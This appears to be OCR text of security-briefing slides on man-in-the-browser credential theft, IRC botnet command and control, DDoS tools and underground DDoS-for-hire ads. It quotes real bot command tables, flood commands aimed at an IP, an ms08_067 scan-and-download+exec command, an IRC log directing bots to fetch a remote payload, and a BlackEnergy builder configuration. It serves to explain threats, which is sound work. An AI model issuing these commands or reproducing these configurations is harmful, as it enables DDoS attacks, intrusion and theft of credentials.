
OS Hooking
Keyloggers, Screen grabber

TCP/IP Stack Interception
Packet inspection, pre/post SSL logging

Man-in-the-browser
Malware hooks inside the Web browser

Traditional Malware
Operates and intercepts data at points through which the Web browser must communicate

API Hooking Malware



Clean System

Application
The Web browser

WinInet
httpsendrequest(), navigateto()

Winsock
TCP/IP stack

Internet

Infected System

Application
The Web browser

Malware
Proxying Web browser data

WinInet
httpsendrequest(), navigateto()

Winsock
TCP/IP stack

Internet

Manipulate
Copy, redirect, script, change, insert, sell.

MITB – Grabbing Login Credentials

- **Steal login credentials, and ask for more…**

Pre-login
First page of login sequence is manipulated

Login
Multiple fields & pages added to the login sequence

Post-login
Authenticated user asked additional security questions


- **Requests for additional data are easy to socially engineer**
  - Ask for credit/debit card details, including PIN and CVV
  - Additional “security” questions – SSN, mothers maiden name, address, home phone number, mobile/cell phone number
  - Type in all numbers of one-time-keypad scratch-card
  - “Change password” for anti-keylogging partial-password systems
  - “Test” or “resynchronize” password/transaction calculators

- **SSL/TLS encryption bypassed, “padlock” intact**

Using a botnet to attack…


IRC CnC – Host Controls

Agobot




Command	Description
harvest.cdkeys	Return a list of CD keys
harvest.emails	Return a list of emails
harvest.emailshttp	Return a list of emails via HTTP
harvest.aol	Return a list of AOL specific information
harvest.registry	Return registry information for specific regis
harvest.windowskeys	Return Windows registry information
pctrl.list	Return list of all processes
pctrl.kill	Kill specified process set from service file
pctrl.listsvc	Return list of all services that are running
pctrl.killsvc	Delete/stop a specified service
pctrl.killpid	Kill specified process
inst.asadd	Add an autostart entry
inst.asdel	Delete an autostart entry
inst.svcadd	Adds a service to SCM
inst.svcdel	Delete a service from SCM

SpyBot



Command	Description
delete <filename>	Delete a specified file
execute <filename>	Execute a specified file
rename <origfilename> <newfile>	Rename a specified file
makedir <dirname>	Create a specified directory
startkeylogger	Starts the on-line keylogger
stopkeylogger	Stops the keylogger
sendkeys <keys>	Simulates key presses
keyboardlights	Flashes remote keyboard lights 50x
passwords	Lists the RAS passwords in Windows 9x systems
listprocesses	Return a list of all running processes
killprocess <processname>	Kills the specified process
threads	Returns a list of all running threads
killthread < number >	Kills a specified thread
disconnect <number>	Disconnect the bot for number seconds
reboot	Reboot the system
cd-rom <0/1>	Open/close cd-rom. cd-rom 1 = open, cd-rom 0 = close
opencmd	Starts cmd.exe (hidden)
cmd <command>	Sends a command to cmd.exe
	on bot
	of the bot code

SDbot



Command	Description
download <url> <dest> <action>	Downloaded specified file and execute if action is 1
killthread <thread#>	Kill specified thread
update <url> <id>	If bot ID is different than current, download "sdbot executable" and update
sysinfo	List host system information (CPU/RAM/OS and uptime)
execute <visibility> <file> parameters	Run a specified program (visibility is 0/1)
cdkey/getcdkey	Return keys of popular games *e.g.*, Halflife, Soldier of Fortune etc.

Botnet Command and Control

- IRC Command and Control is still very for botnet management
- Command language varies upon nature of botnet capabilities

Sdbot/Reptile


1: .udp 208.43.216.195 1995 999999999999 –s
2: .ddos.ack 208.43.216.195 1995 9999999999999 –s

…typically used for DDoS

Rbots

1: scan.start ms08_067_netapi 25 3 download+exec x.x.x.x
2: .scan 75 1 201.x.x.x 2 1 201.x.x.x
3: .root.start lsass_445 100 3 0 -r –s


…scan hosts within a Class-A for port 443 and attempt to exploit (Conflicker)



```
:server6.br.gov 001 [00|USA|XP|010841] :Welcome to the br.gov IRC Network [00|USA|XP|010841]!SP2-174@
:server6.br.gov 002 [00|USA|XP|010841] :Your host is server6.br.gov, running version Unreal3.2-beta19
:server6.br.gov 003 [00|USA|XP|010841] :This server was created Sun Feb  8 18:58:31 2004
:server6.br.gov 004 [00|USA|XP|010841] server6.br.gov Unreal3.2-beta19 iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeKVfMGCuzN
:server6.br.gov 005 [00|USA|XP|010841] MAP KNOCK SAFELIST HCN MAXCHANNELS=10 MAXBANS=60 NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTARGETS=20 AWAY
:server6.br.gov 005 [00|USA|XP|010841] WALLCHOPS WATCH=128 SILENCE=5 MODES=12 CHANTYPES=# PREFIX=(qaohv)~&@%+ CHANMODES=be,kfL,l,psmntirRcOAQK
this server
:server6.br.gov 422 [00|USA|XP|010841] :MOTD File is missing
:[00|USA|XP|010841] MODE [00|USA|XP|010841] :+i
MODE [00|USA|XP|010841]
:server6.br.gov 221 [00|USA|XP|010841] +i
JOIN #vc h3fty
MODE [00|USA|XP|010841]
JOIN #vc h3fty
:[00|USA|XP|010841]!SP2-174@12.68.100.97 JOIN :#vc
:server6.br.gov 332 [00|USA|XP|010841] #vc :!asc -S -s|!http http://glx078.[illegible]e.com/p -s|!asc s 33 3 0 -a -e -s|!asc s 63 3 0 -b -e -r -s
:server6.br.gov 333 [00|USA|XP|010841] #vc ss 1230830096
:server6.br.gov 353 [00|USA|XP|010841] @ #vc :[00|USA|XP|010841]
:server6.br.gov 366 [00|USA|XP|010841] #vc :End of /NAMES list.
:server6.br.gov 221 [00|USA|XP|010841] +i
MODE [00|USA|XP|010841]
JOIN #vc h3fty
:server6.br.gov 221 [00|USA|XP|010841] +i
MODE #vc
:server6.br.gov 324 [00|USA|XP|010841] #vc +smntVMCu
:server6.br.gov 329 [00|USA|XP|010841] #vc 1230158040
PING :server6.br.gov
PONG server6.br.gov
PING :server6.br.gov
PONG server6.br.gov
```

Sample bot command sequence

DDoS Mechanics




1. **Hosts infected with malware via drive-by-download**
2. **At a specified date & time they launch their attack**

5,000 home DSL users launching a simultaneous attack can create:
- 1.3 Gbps traffic volume,
- 150m emails per hour,
- 250k transactions per second

3. Combined volume of attack traffic causes the target to stop functioning

DDoS Tools



Common Attack:
[01]SYN Flood [02]ICMP Flood
[03]UDP Flood [04]UDP Small Size
[05]TCP Flood [06]TCP Mult-Connect

WEB Attack:
[07]NoCache Get Flood
[08]CC Attack
[09]HTTP GET Nothing

Use Selected PCs

Target: http://www.target.com/show.asp?id=123

Attack Type: 08 Thread: 10 PC Num:

Auto Select PCs

Type: 03	Thread: 10	Num: 100	Targe
Type: 03	Thread: 10	Num: 100	Targe
Type: 03	Thread: 10	Num: 100	Targe
Type: 03	Thread: 10	Num: 100	Targe
Type: 03	Thread: 10	Num: 100	Targe
Type: 03	Thread: 10	Num: 100	Targe

Target should be IP,DNS,and Webpage Url.Only CC Attack need

IP Example: 202.199.24.35
DNS Example: www.baidu.com
URL Example: http://www.abc.com/show.asp?id=123
http://www.abc.com/index.html

Succeed to send [File Manage] command | Listen On Port 8090 Succeed

IP地址/端口	计算机名	所在地域	操作系统	内存	版本	状态
5.99:1275	DDB4C61CD21...	上海市徐汇区 电信ADSL	WindowsXP	256MB	080401	空闲
151 26076	86D0D9EE5A0...	辽宁省沈阳市 网通	WindowsXP	1024MB	080401	空闲

Server: http://somehost.net/stat.php

Request rate: 10 (in minutes)

Outfile: _bot.exe

BlackEnergy DDoS Bot; ver 1.4.5 (with H

ICMP Freq: 10
ICMP Size: 2000
SYN Freq: 10
HTTP Freq: 100
HTTP Threads: 3
TCP/UDP Freq: 50
UDP Size: 1000
TCP Size: 1000
Spoof IP's: 0 (1 - ON; 0 - OFF)

Build ID: E3FFD150


Default command (if can't connect to server):

wait

Execute after 30 minutes (0 - execute immediatly)

Brute force Accounts

- **Brute force tactics dependent upon application**
  - Horizontal and vertical brute forcing
- **Consider 80,000 botnet**
  - $200 per 24 hours
  - 30rps per bot
  - 207,360,000,000 guesses per day


Ghost Market
MasterCard
VISA
A New Era To Virtual Marketing
GhostMarket.Net A New Era t
FAQ
REGISTER
Board index ‹ Hacking/Cracking Market ‹ Bot Bin/Sources + Bots
POST REPLY
Search this topic...
Search

It is currently Fri Aug 28, 2009 2:38 pm

New DDoS service - attack service 80000 to 120000 bots

New DDoS service - attack service 80000 to 120000 bots

by golos » Thu Jul 16, 2009 10:17 am

New DDoS service - attack service 80000 to 120000 bots
Hello,

I offer serious DDoS attack service from 10 Gbps to 100 Gbps.

I always have between 80,000 and 120,000 bots on my IRC channel.

Type of attack : SYN - TCP - ICMP - UDP - HTTP - HTTPS - NEWSYN

I can take down every website even if DDoS protected.

